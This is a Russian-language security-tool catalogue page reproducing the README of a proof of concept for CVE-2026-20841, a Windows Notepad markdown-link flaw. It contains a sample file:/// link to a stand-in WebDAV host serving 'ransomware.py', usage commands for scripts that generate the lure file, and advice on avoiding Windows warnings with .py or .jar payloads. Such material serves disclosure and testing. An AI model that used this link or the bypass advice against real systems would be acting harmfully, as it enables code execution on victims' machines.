
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-20841 — PoC для "Windows Notepad RCE" | Kitploit
Инструменты/GitHubGitHub/tangent65536/cve-2026-20841
Генерация полезной нагрузкиЭксплуатацияФишинг
GitHubtangent65536/cve-2026-20841

CVE-2026-20841

PoC для "Windows Notepad RCE"

Репозиторий
21369 месяцев назадЕщё не проверено
Поделиться

CVE-2026-20841 PoC

PoC уязвимости "Windows Notepad RCE".

Отказ от ответственности

  1. Я НЕ тот, кто обнаружил эту уязвимость. Респект оригинальным авторам, указанным на официальной странице раскрытия. Я просто воссоздал PoC по описанию.
  2. Лично я не считаю, что эта уязвимость настолько серьезна, как может показаться. Для её срабатывания требуется больше, чем один клик, если только в целевой системе не выполнены определённые условия. Пожалуйста, обратитесь к разделу Критерии и ограничения. Я воссоздал этот PoC, потому что он очень мемный. «Notepad RCE» звучит просто безумно.

Описание

«Уязвимость» проста. Markdown-движок в Windows Notepad не обращает внимания на малоизвестные протоколы URL. Как аналитик вредоносного ПО, я читал множество отчётов о развёртывании полезной нагрузки через WebDAV и SMB. Из этого документа можно узнать, как злоупотребить протоколом file:/// и создать URL, указывающий на файл на WebDAV/SMB-сервере.

[BadLink](file:///\\webdav-payload-host@5005\DavWWWRoot\ransomware.py)

Использование

Я сделал два скрипта. Один на Node.js, другой на Python. Оба создают markdown-файл, указывающий на WebDAV-полезную нагрузку. Вы можете использовать примеры полезной нагрузки из папки sample-payloads.

Node.js

node poc.js <webdav-server> <port> <payload/path/on/server>

Python

python poc.py <webdav-server> <port> <payload/path/on/server>

Вывод (poc.md) появится в текущем каталоге.

Критерии и ограничения


  1. Большинство расширений файлов полезной нагрузки (например, .exe, .lnk, .vbs, ...) по-прежнему вызывают встроенное предупреждение, несмотря на уязвимость приложения Notepad. Предупреждение исходит от самой Windows. По крайней мере всё, что я тестировал и что может привести к выполнению кода в стандартной установке OOB, показывает это обязательное предупреждение.
    fig01

  2. Если на целевом устройстве установлены Python или Java, вы можете использовать полезную нагрузку .py или .jar, чтобы обойти всплывающее предупреждение.

После установки исправления

fig02
Теперь при клике по ссылке появляется новое всплывающее предупреждение.

Разное

Уязвимую версию Windows Notepad можно найти на Uptodown. Не забудьте проверить цифровую подпись установщика и убедиться, что она принадлежит Microsoft. Кроме того, тестировать этот PoC следует только в виртуальной машине.

Будьте осторожны и получайте удовольствие!

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    936
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    353
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    348
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





